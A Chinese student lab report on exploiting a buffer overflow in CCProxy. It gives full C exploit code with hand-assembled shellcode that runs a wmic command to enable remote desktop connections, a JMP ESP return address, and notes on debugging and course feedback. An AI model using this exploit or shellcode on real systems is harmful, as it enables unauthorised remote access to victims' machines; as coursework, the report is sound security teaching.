
* **实现一个具备远程连接控制功能的ShellCode**

1.要实现远程连接，可以使用vmic命令完成，也是通过system()函数进行运行DOC命令，需要使用的wmic命令如下：


wmic PATH win32\_terminalservicesetting WHERE (\_\_Class!="") CALL SetAllowTSConnections 1

2.然后我们就只需要将命令转化为硬编码，写入到汇编代码中即可，转化为ASCII码值的结果共87个字符，所以需要从ebp-0x58开始填写。

然后修改shellcode，修改为我们上述的shellcode，注意需要抬高栈顶，否则装不下shellcode，代码如下：



3.反汇编获得汇编代码，得到十六进制的代码表示，从0x004013C到0x00401201



4.修改攻击代码，如下

#include "stdafx.h"

#include <winsock2.h>

#pragma comment(lib, "ws2\_32")

#define WIN32\_LEAN\_AND\_MEAN

#define MAX\_LEN 2000

char shell[] ={

    0x55,0x8B,0xEC,0x33,0xFF,0x57,0x83,0xEC,

0x60,0x36,0xC6,0x45,0xA8,0x77,0x36,0xC6,0x45,0xA9,0x6D,0x36,0xC6,0x45,0xAA,0x69,

0x36,0xC6,0x45,0xAB,0x63,0x36,0xC6,0x45,0xAC,0x20,0x36,0xC6,0x45,0xAD,0x50,0x36,

0xC6,0x45,0xAE,0x41,0x36,0xC6,0x45,0xAF,0x54,0x36,0xC6,0x45,0xB0,0x48,0x36,0xC6,

0x45,0xB1,0x20,0x36,0xC6,0x45,0xB2,0x77,0x36,0xC6,0x45,0xB3,0x69,0x36,0xC6,0x45,

0xB4,0x6E,0x36,0xC6,0x45,0xB5,0x33,0x36,0xC6,0x45,0xB6,0x32,0x36,0xC6,0x45,0xB7,

0x5F,0x36,0xC6,0x45,0xB8,0x74,0x36,0xC6,0x45,0xB9,0x65,0x36,0xC6,0x45,0xBA,0x72,

0x36,0xC6,0x45,0xBB,0x6D,0x36,0xC6,0x45,0xBC,0x69,0x36,0xC6,0x45,0xBD,0x6E,0x36,

0xC6,0x45,0xBE,0x61,0x36,0xC6,0x45,0xBF,0x6C,0x36,0xC6,0x45,0xC0,0x73,0x36,0xC6,

0x45,0xC1,0x65,0x36,0xC6,0x45,0xC2,0x72,0x36,0xC6,0x45,0xC3,0x76,0x36,0xC6,0x45,

0xC4,0x69,0x36,0xC6,0x45,0xC5,0x63,0x36,0xC6,0x45,0xC6,0x65,0x36,0xC6,0x45,0xC7,

0x73,0x36,0xC6,0x45,0xC8,0x65,0x36,0xC6,0x45,0xC9,0x74,0x36,0xC6,0x45,0xCA,0x74,

0x36,0xC6,0x45,0xCB,0x69,0x36,0xC6,0x45,0xCC,0x6E,0x36,0xC6,0x45,0xCD,0x67,0x36,

0xC6,0x45,0xCE,0x20,0x36,0xC6,0x45,0xCF,0x57,0x36,0xC6,0x45,0xD0,0x48,0x36,0xC6,

0x45,0xD1,0x45,0x36,0xC6,0x45,0xD2,0x52,0x36,0xC6,0x45,0xD3,0x45,0x36,0xC6,0x45,

0xD4,0x20,0x36,0xC6,0x45,0xD5,0x28,0x36,0xC6,0x45,0xD6,0x5F,0x36,0xC6,0x45,0xD7,

0x5F,0x36,0xC6,0x45,0xD8,0x43,0x36,0xC6,0x45,0xD9,0x6C,0x36,0xC6,0x45,0xDA,0x61,

0x36,0xC6,0x45,0xDB,0x73,0x36,0xC6,0x45,0xDC,0x73,0x36,0xC6,0x45,0xDD,0x21,0x36,

0xC6,0x45,0xDE,0x3D,0x36,0xC6,0x45,0xDF,0x22,0x36,0xC6,0x45,0xE0,0x22,0x36,0xC6,

0x45,0xE1,0x29,0x36,0xC6,0x45,0xE2,0x20,0x36,0xC6,0x45,0xE3,0x43,0x36,0xC6,0x45,

0xE4,0x41,0x36,0xC6,0x45,0xE5,0x4C,0x36,0xC6,0x45,0xE6,0x4C,0x36,0xC6,0x45,0xE7,

0x20,0x36,0xC6,0x45,0xE8,0x53,0x36,0xC6,0x45,0xE9,0x65,0x36,0xC6,0x45,0xEA,0x74,

0x36,0xC6,0x45,0xEB,0x41,0x36,0xC6,0x45,0xEC,0x6C,0x36,0xC6,0x45,0xED,0x6C,0x36,

0xC6,0x45,0xEE,0x6F,0x36,0xC6,0x45,0xEF,0x77,0x36,0xC6,0x45,0xF0,0x54,0x36,0xC6,

0x45,0xF1,0x53,0x36,0xC6,0x45,0xF2,0x43,0x36,0xC6,0x45,0xF3,0x6F,0x36,0xC6,0x45,

0xF4,0x6E,0x36,0xC6,0x45,0xF5,0x6E,0x36,0xC6,0x45,0xF6,0x65,0x36,0xC6,0x45,0xF7,

0x63,0x36,0xC6,0x45,0xF8,0x74,0x36,0xC6,0x45,0xF9,0x69,0x36,0xC6,0x45,0xFA,0x6F,

0x36,0xC6,0x45,0xFB,0x6E,0x36,0xC6,0x45,0xFC,0x73,0x36,0xC6,0x45,0xFD,0x20,0x36,

0xC6,0x45,0xFE,0x31,0x8D,0x45,0xA8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,0xD0,0

};

int main(int argc, char\* argv[])

    {

        WSADATA ws; // 初始化 ws

        int ret = WSAStartup(MAKEWORD(2, 2), &ws);

        struct sockaddr\_in sa;

        sa.sin\_family = AF\_INET;

        sa.sin\_port = htons(23);

        sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

        char buf[MAX\_LEN];

        char buf1[1024];

        buf[0]='p';buf[1]='i';buf[2]='n';buf[3]='g';buf[4]=' ';

        // 插入Shellcode

        int l = strlen(shell);

        //前4个字节为无用字节

        buf[5]=buf[6]=buf[7]=buf[8]='a';

        //开始填入shellcode

        int i,j;

        for (i=9,j=0;i<l+9;i++,j++){

            buf[i]=shell[j];

        }

        //到溢出点为止都填入无用字节

        for(i=9+l;i<1012+5;i++)

            buf[i]='a';

        //在溢出点处填入 jump esp 指令的地址

        buf[i++]='2';buf[i++]='1';buf[i++]='{';buf[i++]='w';

        //继续填充无用字节

        for(i=1021;i<1998;i++)

        buf[i]='a';

        //命令结束加上\r\n

        buf[1998]='\r';buf[1999]='\n';

        // 创建 socket

        SOCKET sc = WSASocket(AF\_INET, SOCK\_STREAM,IPPROTO\_TCP, NULL, 0, 0);

        //连接到服务器

        ret = connect(sc, (const sockaddr\*)&sa, sizeof(sa));

        //接收服务器端的回答

        recv(sc,buf1,1024,0);

        // 发送攻击数据

        ret = send(sc, buf, 2000, 0);



            closesocket(sc);

        WSACleanup();

        return 0;

}

5.在OD中运行CCPROXY，再执行刚刚编写的代码，发现CCPROXY成功溢出崩溃，并且开启了远程服务。



# 2.实验遇到的难点与问题分析

问题1：VC6编译

1.报错fatal error C1010: unexpected end of file while looking for precompiled header directive

解决方法：添加头文件#include "stdafx.h"

2.报错：Unhandled exception in aaa.exe（NTDLL.DLL）:0xC0000005:Access Violation

没有指针问题，但是每次都会出现这个问题，重新debug就可以解决

问题2：JMP ESP指令的字符串转换

将jmp esp地址0x0x777b3132转换位字符串，起初没有考虑小端存储方式，写成了w{12，正确位21{w

问题3：CCPROXY在windows xp下不能正确运行

报错显示不能代理，打开了telnet，使用管理员权限，关闭防火墙等均不能解决，未找到解决方法，最终只得换到win7进行实验

# 3.实验小结

在实验一中通过查阅资料了解到PE文件相关的知识，包括其结构、格式、组织形式等，同时在破解序列号过程中熟悉了OD反汇编和调试过程，在已有汇编知识的基础上进行了序列号破解。

在实验二中，初步接触了socket编程，实现了tcp/ip协议通信，学会了在汇编中添加shellcode代码，并实现了远程控制shellcode的编写，同时通过查阅资料发现CCPROXY的溢出是因为sprintf函数对溢出没有检验，直接对eip内容进行了覆盖。

通过两次实验学习到了Win32进程的相关原理和PE文件的相关知识，同时学会使用OD进行反汇编分析，了解缓冲区溢出的原理和利用该漏洞的技巧

# 4.课程意见与建议

1.建议在理论课授课期间就让学生逐渐接触相关的工具和相关实验（或者是课后作业做比较相关的），而不是实验课前直接丢给我们一堆工具，一个比较简略的任务书，这样在实验课上真的很手足无措，甚至在老师都讲完了还不知道工具究竟怎么用